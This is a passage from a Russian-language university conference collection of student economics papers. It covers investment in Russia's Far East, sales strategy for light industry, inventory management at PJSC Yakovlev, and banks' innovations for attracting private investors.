Инвестиции имеют большое практическое значение как для предприятий, так и для экономики в целом. Инвестирование повышает эффективность деятельности предприятий, обеспечивая реализацию технологических, финансово-экономических и организационных процессов, расширение производства и развитие бизнеса.

Инвестиции создают новые объекты производства, что увеличивает объемы производственной деятельности предприятий, создавая рабочие места для свободного экономически активного населения. В результате, формируется база экономического роста и увеличения валового регионального продукта, повышаются налоговые поступления в региональный бюджет, создаются устойчивые основы социального развития за счет государственного финансирования социальной политики.

Анализируя объем инвестиций в основной капитал предприятий, проанализируем структуру по субъектам, входящих в ДФО (см. рисунок 1).




Рисунок 1 – Объем инвестиций в основной капитал за 1-й кв. 2024 г. по субъектам ДФО, в млрд. р.

В среднем инвестиции в основной капитал на Дальнем Востоке растут на 10% каждый год. При этом в России средний темп роста составляет порядка 5% [4].

Только в 2024 г. для экономики Дальневосточного региона остаются актуальными внешние факторы, из-за которых ухудшается инвестиционный климат. По этой причине, инвестиционная привлекательность предприятий снижается, что осложняет процесс привлечения финансового капитала в реализации инвестиционных проектов. Данные условия продолжаются уже пятый год, начиная с весны 2020 г., когда мировая и российская экономика столкнулись с негативными последствиями пандемии.

Большую роль на обеспечение инвестиционного потенциала Дальнего Востока влияет финансовая политика государства. В ее основе находится денежно-кредитная политика Банка России, которая следует стратегии ужесточения. Из-за этого повышаются процентные ставки на денежно-кредитном рынке, снижается ликвидность финансовых рынков, что сокращает внутренний потенциал российской экономики в привлечении заемного финансирования для реализации инвестиционных проектов. Дополнительными барьерами являются последствия международных антироссийских санкций, приведших к оттоку финансового капитала, снижению поступления прямых иностранных инвестиций.

В современных условиях особую важность имеет инвестирование в объекты основных фондов их модернизацию, обновление, реконструкцию, техническое перевооружение предприятий, а также инновационные технологии, в том числе в целях обеспечения технологического прорыва и перехода российской экономики на новый технологический уклад.

Однако важно отметить то, что главным барьером для использования коммерческого кредитования бизнеса при финансировании инвестиций в основной капитал в современности являются высокие процентные ставки. Их рост обусловлен изменением вектора денежно-кредитной политики Банком России, который проводит ужесточение монетарной базы, повышая ключевую ставку рефинансирования. Среди основных причин такой политики центрального банка – высокие инфляционные риски и необходимость обеспечения стабильности на внутреннем валютном рынке.

На данный момент руководство банковского регулятора не спешит проводить политику по снижению ключевой ставки, что негативно влияет и на процентные ставки

коммерческих кредитов российских банков. Несмотря на это, высокая доходность и финансовые результаты предприятий позволяют перекрывать данные проценты, используя данный способ пополнения структуры капитала [1].

Чтобы улучшить инвестиционный климат Дальневосточного региона, необходимо создать максимально благоприятные институциональные условия для осуществления инвестиционной деятельности, в частности, усилить роль стратегического планирования в практике регионального управления инвестициями и улучшить информационное обеспечение инвестиционной деятельности. При этом центральное место в инвестиционной политике должна занять ориентация на стимулирование научно-технической и инновационной деятельности.

Для формирования благоприятного инвестиционного климата в макрорегионе и на территории входящих в него субъектов необходимо выявление и понимание проблем, препятствующих созданию условий для активной инвестиционной деятельности в макрорегионе, а также требуется разработка мер по их нивелированию, что является особенно актуальным в условиях санкционного давления и геополитических вызовов [3].

В целях стимулирования инвестиционных процессов в экономике Дальнего Востока, которые будут положительно влиять на обеспечение роста инвестиционной привлекательности региона, рекомендуются следующие мероприятия:

- 1) совершенствование нормативно-правовой базы, законы и акты которой направлены на обеспечение защиты прав собственности, включая интеллектуальной, что повысит эффективность механизма защиты патентов и лицензий;
- 2) расширение государственной программы налогового стимулирования инновационной деятельности предприятий через внедрение механизмов льготного налогообложения для субъектов, которые инвестируют финансовый капитал в НИОКР;
- 3) дополнение инвестиционной кластерной платформы дополнительными отраслями российской экономики, где крупные компании способны привлечь на льготных условиях внешнее заемное финансирование для реализации крупных инвестиционных проектов по созданию и расширению инновационно-технологической инфраструктуры.

Заключение

Таким образом, Дальневосточный регион характеризуется наличием факторов, которые ухудшают инвестиционный климат. Это обусловлено современными реалиями, социально-экономической и геополитической нестабильностью во всем мире. По причине международных санкций с 2022 г. значительно замедлилось поступление прямых иностранных инвестиций, а российский финансовый капитал выводился в международные оффшорные центры.

В целях улучшения инвестиционной привлекательности Дальневосточного региона необходимо принятие мероприятий, которые будут стимулировать научно-техническую и инновационную деятельность. Это позволит повысить конкурентоспособность региона, сделать его экономическую систему более привлекательной и конкурентной, что положительно влияет и на инвестиционный климат.

СПИСОК ИСТОЧНИКОВ

1. Едовина Т. Разговор на высоких ставках. Эльвира Набиуллина объяснила Госдуме причины сохранения жесткости ДКП. URL: <https://www.kommersant.ru/doc/6636225> (дата обращения: 09.11.2024).
2. Еремеев С.Г., Большаков С.Н. Формирование стратегии конкурентоспособности региона: оценка факторов и проектирование результатов // Научные труды Вольного экономического общества России. 2021. Т. 230. № 4. С. 380-388.
3. Пенчук А.В. Инвестиционный климат макрорегиона: методика оценки и пути повышения его благоприятствования // Экономические науки. 2022. № 217. С. 287-291.

4. «Ренессанс Капитал»: динамика инвестиций на Дальнем Востоке вдвое опережает среднероссийскую. URL: <https://www.kommersant.ru/doc/6934214> (дата обращения: 26.11.2024).

5. Социально-экономическое положение Дальневосточной федерального округа в I квартале 2024 года. URL: https://rosstat.gov.ru/storage/mediabank/dalnevost_fo_1k-2024.pdf (дата обращения: 26.11.2024).

УДК 339.13

Фадеева Оксана Олеговна, студентка, Комсомольский-на-Амуре государственный университет

Oksana Olegovna Fadeeva, student, Komsomolsk-na-Amure State University

Кириченко Любовь Павловна, кандидат экономических наук, доцент кафедры ЭФБУ, Комсомольский-на-Амуре государственный университет

Kirichenko Lyubov Pavlovna, PhD in Economics, Associate Professor of the EFBU Department, Komsomolsk-na-Amure State University

СТРАТЕГИИ ЭКОНОМИЧЕСКОГО РАЗВИТИЯ ПРЕДПРИЯТИЙ ЛЕГКОЙ ПРОМЫШЛЕННОСТИ

STRATEGIES FOR THE ECONOMIC DEVELOPMENT OF LIGHT INDUSTRY ENTERPRISES

Аннотация. Работа направлена на исследование эффективных методов организации сбыта продукции как значимого элемента стратегии экономического развития организации легкой промышленности.

Предмет исследования данной работы – построение стратегии сбыта продукции на предприятиях легкой промышленности, различные методологии и техники сбыта продукции, внешние и внутренние факторы, влияющие на результат приведенного процесса на предприятиях легкой промышленности.

Цель работы состоит в создании руководства для улучшения процесса сбыта продукции на предприятиях легкой промышленности. В ходе исследования был проведен анализ воздействия инструментов информатизации и прогрессивных методов на повышение результативности работы предприятий легкой промышленности.

Abstract. The work is aimed at researching effective methods of organizing the sale of products as an important element of the economic development strategy of the organization of light industry.

The subject of this work is the construction of a sales strategy for light industry enterprises, various methodologies and techniques for marketing products, external and internal factors affecting the result of the above process in light industry enterprises.

The purpose of the work is to create guidelines for improving the marketing process of products in light industry enterprises. The study analyzed the impact of informatization tools and progressive methods on improving the performance of light industry enterprises.

Ключевые слова: легкая промышленность, предприятие, сбыт продукции, экономическое развитие, импортозамещение, глобальный рынок.

Keywords: light industry, organization, product sales, economic development, import substitution, global market.

Введение

События последних лет, в частности 2022 года, оказали сильнейшее влияние на рынок отечественной легкой промышленности. С потребительского рынка ушло около 30% мировых компаний. Данный процесс неминуемо привел к недостаточному количеству товарной продукции в приемлемом соотношении «цена-качества». Ускорение импортозамещения в данной отрасли стало одной из значимых задач государственной по-

литики. Кроме того, к 2023 году на рынке сильно обособились два ключевых сегмента, – эконом-сегмент и премиум-сегмент. В то время как средний ценовой сегмент в большинстве столкнулся с неравномерным ростом цен, уходом наибольшего количества иностранных игроков и отсутствием должного внимания со стороны потребителей в связи с низкой осведомленностью о новых брендах.

Следует обратить внимание на действующие Указы Президента Российской Федерации № 642 от 1 декабря 2016 года «О Стратегии научно-технологического развития Российской Федерации» и № 208 от 13 мая 2017 года «О Стратегии экономической безопасности Российской Федерации». В данных распоряжениях важнейшими направлениями являются содействие экономическому росту в долгосрочной перспективе, поддержка отечественных производителей, применение новых технологий, рост квалификации трудовых кадров, повышение уровня жизни граждан, рост производительности труда, а также повышение конкурентоспособности отечественных компаний. Кроме того, значимым вектором является то, что импортозамещение не подразумевает под собой изоляцию, а также ограничение доступа к зарубежным разработкам и технологическим идеям.

Индустрия легкой промышленности имеет все шансы на то, чтобы стать в большей степени независимой от импорта зарубежных компонентов, масштабировать объемы производства и снизить себестоимость продукции, а также поставлять собственную продукцию не только на российский, но и на мировой рынок. Однако для реализации данного плана необходимо привлечь кадры и покрыть имеющийся дефицит, решить вопрос с отсутствием российского отраслевого станкостроения, обрести независимость от зарубежных материалов и расходного сырья, поработать с помощью маркетинга и внедрения эффективной системы продаж над узнаваемостью продукции отечественных брендов. Для решения данных вопросов важно перейти к углубленному изучению системных проблем легкой промышленности в России, а также провести исследование международного опыта решения основных отраслевых вызовов. Всё перечисленное подтверждает важность работы над данной темой.

Теоретические и практические аспекты легкой промышленности и индустрии моды описаны в работах как зарубежных, так и отечественных исследователей, включая Н. Блумера, Ж. Бодрийяра, Т. Веблена, М. Грановеттера, Г. Зиммеля, Л. Алексеева, О. Алехина, Е. Бурденко и других. Процесс разработки и реализации стратегии бизнеса был также рассмотрен в исследованиях В. Квинта, Г. Клейнера, Н. Розановой и многих других, что оказало содействие в появлении основы для аудита экономической результативности организаций. Таким образом, в контексте текущих вызовов для развития легкой промышленности и индустрии моды в России важно обратиться к разработке новых и доработке уже известных методов организации сбыта продукции, а также к рассмотрению и внедрению новых методологий в уже имеющиеся стратегии экологического развития предприятия легкой промышленности. Всё перечисленное ранее подтверждает значимость проработки выбранной темы.

Основная часть

Эффективная организация сбыта продукции – ключевой фактор, влияющий на увеличение выручки компаний, а также росту масштабов производства и созданию благоприятного инвестиционного климата. В быстро меняющемся мире отечественной легкой промышленности необходимо адаптироваться к текущим вызовам, в частности изменить логистические каналы и приспособиться к нестабильной ситуации в экономике. Для того, чтобы реализовать имеющиеся возможности и пройти через текущие трудности важно проводить глубокий анализ изменений на рынке и поведения потребителей, не принимать резких решений, а также заниматься краткосрочным, среднесрочным и долгосрочным планированием. Для разработки и реализации эффективных методов сбыта продукции важно ориентироваться не только на показатель прибыли, но также и на соответствие новшеств ценностям и миссии бренда. Важно постоянно нахо-

диться в поиске новых каналов сбыта, а также адаптировать уже известные инструменты под современные реалии.

Современные предприятия легкой промышленности в своей практике используют различные инновационные методы организации сбыта продукции. Данные методы могут включать в себя продажи через маркетплейсы, классифайды и социальные сети, а также активную цифровизацию операционных процессов. Данные инструменты способствуют расширению географии продаж и повышению эффективности взаимодействия с клиентами. Так, компании, которые ранее продавали только на один регион, могут начать реализовывать сбыт продукции сразу на всю страну. Стоит отметить, что благодаря цифровизации внутренних процессов эффективной взаимодействия с клиентами от расширения географии не падает. Для результативной цифровизации операционных процессов требуется работа с CRM-системами, которые помогают систематизировать данные, настроить взаимодействие с аудиторией с помощью напоминаний и ведение клиентской базы, а также организовать обзвоны.

Развитие социальных сетей как нового канала сбыта помогает с наименьшими затратами реализовать продажу продукции, в частности это можно сделать с помощью контента и настройки таргетированной рекламы на нужную нам аудиторию. Также важно отметить, что эффективным каналом продаж для современных организаций легкой промышленности являются маркетплейсы и классифайды, которые представляют собой онлайн-платформы, специально нацеленные на продажу товаров и услуг. На данных площадках компании могут разместить произведенную ими продукцию, подключить рекламу с помощью возможности платформ организовать логистику продукции не только по России, но и по ближайшим странам, в частности по странам СНГ. Данные инновационные стратегии продвижения эффективно прорабатывают каналы продаж фирм, а также повышают узнаваемость отечественных производителей с помощью инструментов маркетинга.

Для того, чтобы создать эффективную стратегию развития отечественных предприятий легкой промышленности, необходимо проработать несколько значимых шагов, направленных на маркетинг и продажи. начальный этап данном процессе – это аудит текущего состояния компании; чаще всего аудит проводится с помощью метода оценки перспектив развития компании (SWOT-анализа). Данный метод активно используется при стратегическом планировании и нацелен на то, чтобы определить сильные и слабые стороны, а также возможности и угрозы на рынке. Далее следует этап финансового аудита, который включает в себя анализ достоверности информации в финансовой отчетности, а также оценку финансовой экономического состояния компании. Следующий этап – анализ внешней и внутренней среды организации, а также оценить её влияние на деятельность компании. Далее идёт формирование позиционирования компании, глубокое изучение целевой аудитории, а также аудит конкурентной среды. Заключительный этап включает в себя разработку трех видов стратегии развития компании: краткосрочной, среднесрочной и долгосрочной. Стратегию развития компании можно определить, как план действий на определенный срок, который необходим для прибыльной деятельности фирмы.

Стратегию компании необходимо корректировать зависимости от состояния предприятия и внешней среды. Стратегические риски бывают не только финансовыми, но и репутационными, управленческими, операционными и конкурентными. Риски, которые возникают в зависимости от состояния предприятия, обозначают как наиболее предотвратимые риски, так как чаще всего данные риски о фирме может устранить ещё до возникновения дальнейших проблем. Внешние риски предотвратить намного сложнее, так как они находятся вне зоны ответственности предприятия; к внешним рискам относятся политические и экономические изменения, изменения в законодательстве и нормативно-правовых актах и многое другое.

В последние годы легкая промышленность в России столкнулась с серьезными вызовами на фоне геополитического кризиса. Отрасль понесла серьезные убытки в свя-

зи с повышением курса валют, ограничением ввоза импортных товаров и недостатков первичного сырья – хлопка. Но начиная с 2022 года швейная промышленность вошла в фазу активного развития, несмотря на санкционные ограничения. В настоящий момент в России взят стратегический курс на импортозамещение и поддержку отечественных производителей государством. В настоящий момент у отечественного легпрома есть все шансы на то, чтобы занять ниши, которые ранее были заняты зарубежными компаниями на рынке, и адаптироваться к текущим экономическим условиям. Настоящий период дает возможность как крупным брендам, так и местным маркам заявить о себе. Потребители сталкиваются с необходимостью изменения привычных шопинг-маршрутов, что было бы практически невозможно в стабильные времена.

Для успешного развития в текущих условиях российским предприятиям легкой промышленности необходимо развивать онлайн-продажи, сокращать издержки, оптимизировать ассортимент в сторону востребованных и трендовых товаров, Компаниям необходимо работать над силой самого бренда, эффективного выстраивать операционную систему, а также работать над лояльностью покупателей, которую можно измерить с помощью показателя пожизненной ценности клиента (LTV). При адаптации предприятиям важно сохранять индивидуальность и проработанные ценности. В условиях возросших ставок кредитования предприятиям помогает сильная онлайн-торговля, в ней денежные операции являются более короткими по циклу.

Заключение

Исходя из вышеизложенного, можно сделать вывод о важности эффективной организации сбыта продукции как важнейшего элемента стратегии экономического развития отечественных организаций легкой промышленности:

1. Активно вносить в практику организаций работу над онлайн-каналами сбыта, в особенности работу с маркетплейсами, классифайдами и социальными сетями.

2. Перевод операционных систем организаций в цифровой формат, что позволит вывести на новый уровень взаимодействие с клиентами, а также расширить географию продаж.

3. Взять за практику в работе организаций включение инновационных подходов в маркетинге и в сбыте продукции, в том числе работу в социальных медиа и применение инновационных технологий.

4. Заниматься постоянным обновлением и модернизации производственных мощностей, учитывая новые тенденции и запросы потребителей.

Важно отметить, что эффективная организация сбыта продукции долгосрочное развитие предприятий легкой промышленности, укрепляя их позиции на рынке и способствуя улучшению конкурентоспособности всей отрасли.

СПИСОК ИСТОЧНИКОВ

1. О внесении изменений в части первую, вторую и статью 1124 части третьей Гражданского кодекса Российской Федерации [Электронный ресурс]: федер. закон от 18.03.2019 № 34-ФЗ, ред. от 18.03.2019 № 34-ФЗ – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_320398/.
2. О Стратегии экономической безопасности Российской Федерации на период до 2030 года [Электронный ресурс]: Указ Президента Российской Федерации от 13.05.2017 г. № 208 – Режим доступа: <http://kremlin.ru/acts/bank/41921>.
3. О Стратегии экономической безопасности Российской Федерации на период до 2030 года [Электронный ресурс]: Указ Президента Российской Федерации от 13.05.2017 г. № 208 – Режим доступа: <http://kremlin.ru/acts/bank/41921>.
4. Горевая Е. С., Бедарева К. В. Анализ барьеров и возможностей для развития инновационной активности предприятий легкой промышленности / Е. С. Горевая, К. В. Бедарева // Российское предпринимательство. - 2017. - № 11 (18). - С. 1813 -1828.
5. Печаткина Е. Ю. Особенности предприятий легкой промышленности / Е. Ю. Печаткина // Вестник ЧелГУ. – 2022. – №8 (262). – С. 117-123.

УДК 658.15

Черепанов Анатолий Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Cherepanov Anatoly Evgenievich, student, Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

СОВЕРШЕНСТВОВАНИЕ СТРАТЕГИИ РАЗВИТИЯ ФИНАНСОВОГО МЕНЕДЖМЕНТА ОРГАНИЗАЦИИ IMPROVEMENT OF THE ORGANIZATION'S FINANCIAL MANAGEMENT DEVELOPMENT STRATEGY

Аннотация. Совершенствование стратегии развития финансового менеджмента организации – неотъемлемая часть эффективного функционирования на рынке. Современные экономические и политические вызовы формируют новую рыночную конъюнктуру, где необходимо быстро приспосабливаться к изменившемуся внешним и внутренним факторам среды. В данной работе авторы исследуют подход к выработке стратегии развития финансового менеджмента организации. Также рассматриваются направления развития стратегии финансового менеджмента на примере Производственного центра ПАО «Яковлев» города Комсомольска-на-Амуре.

Abstract. Improving the financial management development strategy of an organization is an integral part of effective functioning in the market. Modern economic and political challenges are forming a new market environment, where it is necessary to quickly adapt to the changed external and internal environmental factors. In this paper, the authors explore an approach to developing an organization's financial management development strategy. And also considers the directions of development of the financial management strategy on the example of the Production Center of PJSC Yakovlev in the city of Komsomolsk-on-Amur.

Ключевые слова: финансовый менеджмент, совершенствование, стратегия организации, эффективность, управление запасами.

Key words: financial management, improvement, organizational strategy, efficiency, inventory management.

Введение

За последние несколько лет произошли значительные изменения как в мировой, так и отечественной экономике. Рынок трансформируется ежегодно, а социально-экономические, политические и другие вызовы – современные реалии любого хозяйствующего субъекта. Именно поэтому возрастает роль эффективного планирования деятельности организаций.

Финансовый менеджмент представляет из себя нечто большее, чем управление денежными потоками и средствами организации, а именно управлением финансовыми отношениями [4].

Стратегия развития финансового менеджмента – это долгосрочный план, включающий в себя направления и мероприятия деятельности основных подразделений организации, направленных на расширение финансовых ресурсов, их перераспределение и эффективное использование, а также обеспечение финансовой устойчивости [1].

Основная часть

Процесс разработки стратегии развития финансового менеджмента организации представлен ниже и представляет из себя комплекс управленческих воздействий в среде организации, таких как планирование, исполнение, учет и контроль, корректировка в отношении:

- 1 Управления доходами и расходами.
- 2 Управления оборотными активами.
- 3 Управления финансовой устойчивостью.
- 4 Управления финансовой безопасностью.
- 5 Управления финансовыми ресурсами.

Далее в работе рассмотрим совершенствование стратегии развития финансового менеджмента на примере Производственного центра Публичного акционерного общества «Яковлев» в г. Комсомольске-на-Амуре. ПАО «Яковлев» – ведущего предприятия в области гражданского авиастроения [5].

ПАО «Яковлев» ставит своей целью до 2030 года существенно изменить действующую систему управления материальными запасами, эффективность управления которыми снизилась по причине реализации политики импортозамещения и санкционного давления.

Проанализируем основные экономические показатели деятельности ПАО «Яковлев» за период 2022-2023 гг. (таблица 1).

Таблица 1 – Основные показатели финансово-хозяйственной деятельности ПАО «Яковлев», 2022-2023 гг. [5]

Показатель	Год		Изменение	
	2023	2022	Абсолютное	Относительное
Выручка, млн. р.	191 628,9	107 102,2	84 526,6	78,9
Себестоимость, млн. р.	125 693,4	75 029,0	50 664,4	67,5
Прибыль от продаж, млн. р.	65 935,5	32 073,2	33 862,3	105,6
Основные фонды, млн. р.	53 730,8	53 538,5	192,3	0,4
Рентабельность продаж, %	34,4	29,9	4,5	
Фондоотдача, р./р.	3,6	2,0	1,6	
Среднесписочная численность, чел	13 876,0	13 930,0	-54,0	-0,4
Производительность труда, млн. р./чел.	13,8	7,7	6,1	

Анализ данных таблицы показал, что предприятие наращивает темпы производства за 2023 год по сравнению с 2022 годом, о чем свидетельствует рост выручки (78,9%), себестоимости (67,5%) и рентабельности продаж на 4,5%. При этом основные фонды практически не изменились (прирост на 0,4%), в свою очередь фондоотдача также возросла (на 1,6%). Так же увеличилась производительность труда (на 6,1%).

Ниже представлена динамика показателей управления запасами организации (таблица 2) [5].

Таблица 2 – Динамика запасов ПАО «Яковлев» за 2022-2023 гг.

Показатель	Год		Изменение	
	2023	2022	Абсолютное	Относительное
Сырье и материалы, млн. р.	68 780,2	66 104,3	2 675,9	4,1
Затраты в незавершенном производстве, млн. р.	63 847,6	58 868,9	4 978,7	8,5
Товары отгруженные, млн. р.	245,5	434,8	-189,3	-43,5
Прочие запасы и затраты, млн. р.	5 300,4	3 964,3	1 336,1	33,7
Запасы (всего), млн. р.	138 173,8	129 372,3	8 801,5	6,8

Анализ данных таблицы показывает, что запасы за период 2022-2023 гг. в общем выросли на 6,8% или 8 801,5 млн.р. Наибольший удельный вес в запасах организации занимают сырье и материалы, а также затраты в незавершенном производстве. Значение данных статей в 2023 году составили 46,50% и 48,30% соответственно.

Помимо динамики и структуры запасов предприятия, необходимо оценить эффективность их управления (таблица 3) [5].

Таблица 3 – Динамика коэффициентов эффективности управления запасами ПАО «Яковлев» за 2022-2023 гг.

Показатель	Год		Изменение
	2023	2022	
Средний товарный запас, млн. р.	67 442,2	55 106,4	12 335,8
Коэффициент оборачиваемости запасов	1,9	1,4	0,5
Период оборачиваемости, дн.	195,8	268,1	-72,2
Коэффициент обеспеченности запасами	1,2	-0,2	1,3
Рентабельность запасов, %	1,0	0,6	0,4

Таким образом, из проведенного анализа, можем сделать вывод, что в 2023 г. кризисную ситуацию 2022 года во многом удалось исправить в отношении управления запасами. Однако существуют резервы повышения эффективности финансового менеджмента, например, для достижения нормативного уровня обеспеченности запасов, повышения рентабельности и снижения периода оборачиваемости.

Заключение

Можно сделать вывод, что совершенствование стратегии развития финансового менеджмента ПАО «Яковлев» лежит в области повышения эффективности управления запасами. Так, предприятие вводит автоматизированные системы управления запасами, применяет цифровые инструменты для анализа и учета запасов [2].

Важно уделить внимание непрерывному совершенствованию бизнес-процессов работы компании, в том числе с управленческим и производственным персоналом, обслуживающих данные процессы. В конечном итоге, это позволит: ускорить оборачиваемость запасов, сократить производственный цикл и в конечном итоге улучшить финансовый менеджмент организации.

СПИСОК ИСТОЧНИКОВ

1. Анохин, В. С. Трансформация бизнес-стратегии организации в условиях нестабильности внешней среды / В. С. Анохин // Горизонты экономики. – 2024. – № 3(83). – С. 240-244. – EDN JIMQJL.
2. Бехтин, В. А. Разработка автоматизированной системы управления запасами на авиастроительном предприятии / В. А. Бехтин, И. А. Сергеева, Е. А. Лапушкина // Инновации и инвестиции. – 2022. – № 1. – С. 211-213. – EDN BNXBID.
3. Выговский, М. О. Формирование финансовой стратегии управления организацией / М. О. Выговский, Н. В. Ключкова // Управление финансами и маркетингом в России и за рубежом : Сборник научных трудов. – Иваново : Ивановский государственный энергетический университет им. В.И. Ленина, 2023. – С. 32-45. – EDN ZIJFXK.
4. Лисицына, Е. В. Финансовый менеджмент : учебник / Е. В. Лисицына, Т. В. Ващенко, М. В. Забродина ; под науч. ред. д-ра экон. наук К. В. Екимовой. – 2-е изд., испр. и доп. – Москва : ИНФРА-М, 2023. – 185 с. – (Высшее образование: Бакалавриат). – DOI 10.12737/1865670. - ISBN 978-5-16-017661-1. - Текст : электронный. - URL: <https://znanium.ru/catalog/product/1865670> (дата обращения: 25.11.2024). – Режим доступа: по подписке.
5. Официальный сайт ПАО «Яковлев» [Электронный ресурс] // URL: <https://yakovlev.ru/> (дата обращения: 25.11.2024).

УДК 336.714

Юрганова Диана Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Urganova Diana Sergeevna, student, Komsomolsk-na-Amure State University

Кудрякова Надежда Валерьевна, доцент, кандидат экономических наук, Комсомольский-на-Амуре государственный университет

Kudryakova Nadezhda Valeryevna, Associate Professor, Candidate of Economic Sciences, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ РАЗВИТИЯ НОВЫХ ТЕХНОЛОГИЙ ПРИВЛЕЧЕНИЯ ЧАСТНЫХ ИНВЕСТИЦИЙ В КОММЕРЧЕСКОМ БАНКЕ

RESEARCH ON THE DEVELOPMENT OF NEW TECHNOLOGIES ATTRACTING PRIVATE INVESTMENT IN A COMMERCIAL BANK

Аннотация. Глобализация мировой экономики кардинальным образом изменила процессы развития финансового рынка в целом и коммерческих банков в частности, придав им инновационную направленность. Статья посвящена проблемам взаимодействия коммерческих банков и частных инвесторов.

Abstract. The globalization of the world economy has radically changed the development processes of the financial market in general and commercial banks in particular, giving them an innovative orientation. The article is devoted to the problems of interaction between commercial banks and private investors.

Ключевые слова: мировая экономика, коммерческий банк, инвесторы, финансовый рычаг.

Keywords: world economy, commercial bank, investors, financial leverage.

Введение

В условиях непрерывного поступательного развития и внедрения новых и новейших технологий банки выступают в роли посредников и служат важнейшей составляющей экономики любой страны мира. Чем выше развита культура инвестирования в стране, тем выше её экономическое развитие. Инвестиции всем сторонам сделки приносят выгоду: бизнес-структуре – финансовую поддержку, инвестору – прибыль. Инвестиции, осуществляемые на базе инноваций – это решающий фактор в обеспечении технологического рывка, формирующего фундамент для конкурентоспособной экономики. Интерес, который возрастает к данной теме, обусловлен стремлением повышения эффективности функционирования банковского сектора. В последнее время в России рынок частных инвестиций активно развивается, тем самым привлекая все больше людей, желающих не только сохранить, но и приумножить свои средства, делая ставку на получение прибыли.

Почему частный инвестор идет в коммерческий банк? Чем же заинтересован инвестор? Удастся ли сохранить свои деньги, и более того – приумножить? Попробуем найти ответы на эти вопросы в данной статье.

Основная часть

Частные инвестиции в деятельность коммерческих банков являются одним из мощных инструментов получения экономической выгоды при помощи предоставления услуг своим клиентам. Одним из важных источников финансирования инновационных проектов выступают частные инвестиции, они позволяют банкам получать дополнительные средства для разработки и внедрения новых технологий, а также для расширения своей деятельности.

Инновации всё больше пронизывают банковские процессы, тем самым модернизируя продукты, операции, услуги и бизнес-процессы, это подтверждает анализ данных по исследованию развития новых технологий привлечения частных инвестиций в коммерческом банке.

Для того, чтобы быть конкурентоспособными, нужно идти в ногу со временем. Необходимо внедрять инновации – цифровые технологии. А ведь это источник роста бизнеса и ключ к привлечению клиентов. В банковской сфере главное не только не упустить клиентов, но и соответствовать их требованиям. Если раньше клиенту было необходимо присутствовать лично в банке с паспортом, то в связи с внедрением новых технологий, в данное время доступны онлайн услуги.

Если обратиться к терминологии банковских инноваций, то допустимо говорить, что банковские инновации представляют собой результат инновационной деятельности банка, в результате которой клиенту банка могут быть предложены новые продукты и услуги [1]. Важнейшим условием и одновременно субъектом внедрения новых технологий является частный инвестор.

Академик РАЭН Олег Иванович Лаврушин считает, что банковской инновацией является совокупность принципиально новых банковских продуктов и услуг; это синтетическое понятие о цели и результате деятельности банка в сфере новых технологий, направленных на получение дополнительных доходов в процессе создания благоприятных условий формирования и размещения ресурсного потенциала при помощи внедрения нововведений, содействующих клиентам в получении прибыли» [2].

Вся банковская отрасль является непосредственным участником на рынке ценных бумаг. Услуги, входящие в перечень операций, выполняемых банками, включают в себя:

- выпуск, продажу, хранение ценных бумаг;
- профессиональное управление капиталом и активами клиента;
- услуги брокера, то есть, выполнение посреднических функций при купле или продаже ценных бумаг;
- осуществление клиринговой деятельности, выполнение функций депозитария и др.

По сравнению с онлайн-площадками и различными брокерскими компаниями коммерческие банки являются для частных инвесторов более понятной и привычной структурой, поэтому физические и юридические лица больше отдают им предпочтение.

Для развития инновационных технологий нужны не только амбициозные цели, но и финансовые ресурсы для их достижения. Необходимость инвестиций в этом случае возрастает еще больше, чем прежде. В этом случае и необходим частный инвестор. Внедрение инноваций требует высоких навыков в области цифровых технологий, управления кадрами, которое должно осуществляться во взаимосвязи с пониманием актуальных потребностей целевой аудитории. Также крайне важна оперативность в формировании новых предложений – это важно для формирования конкурентных преимуществ и лояльности со стороны клиентов, которых удастся привлечь до повсеместного распространения инновационного банковского продукта [3].

Перед выбором банка и типа вклада, инвестор должен учесть множество факторов, в числе которых:

-авторитет коммерческого банка. Финансовая организация с чистой репутацией с меньшей вероятностью допустит потерю денежных средств своих клиентов, по меньшей мере, ради сохранения позитивного имиджа.

-опыт. Инвестиционная деятельность имеет глубокую специфику и множество «подводных камней», поэтому важно, чтобы у банка был достаточный опыт работы в области финансовых вложений, на протяжении нескольких лет.

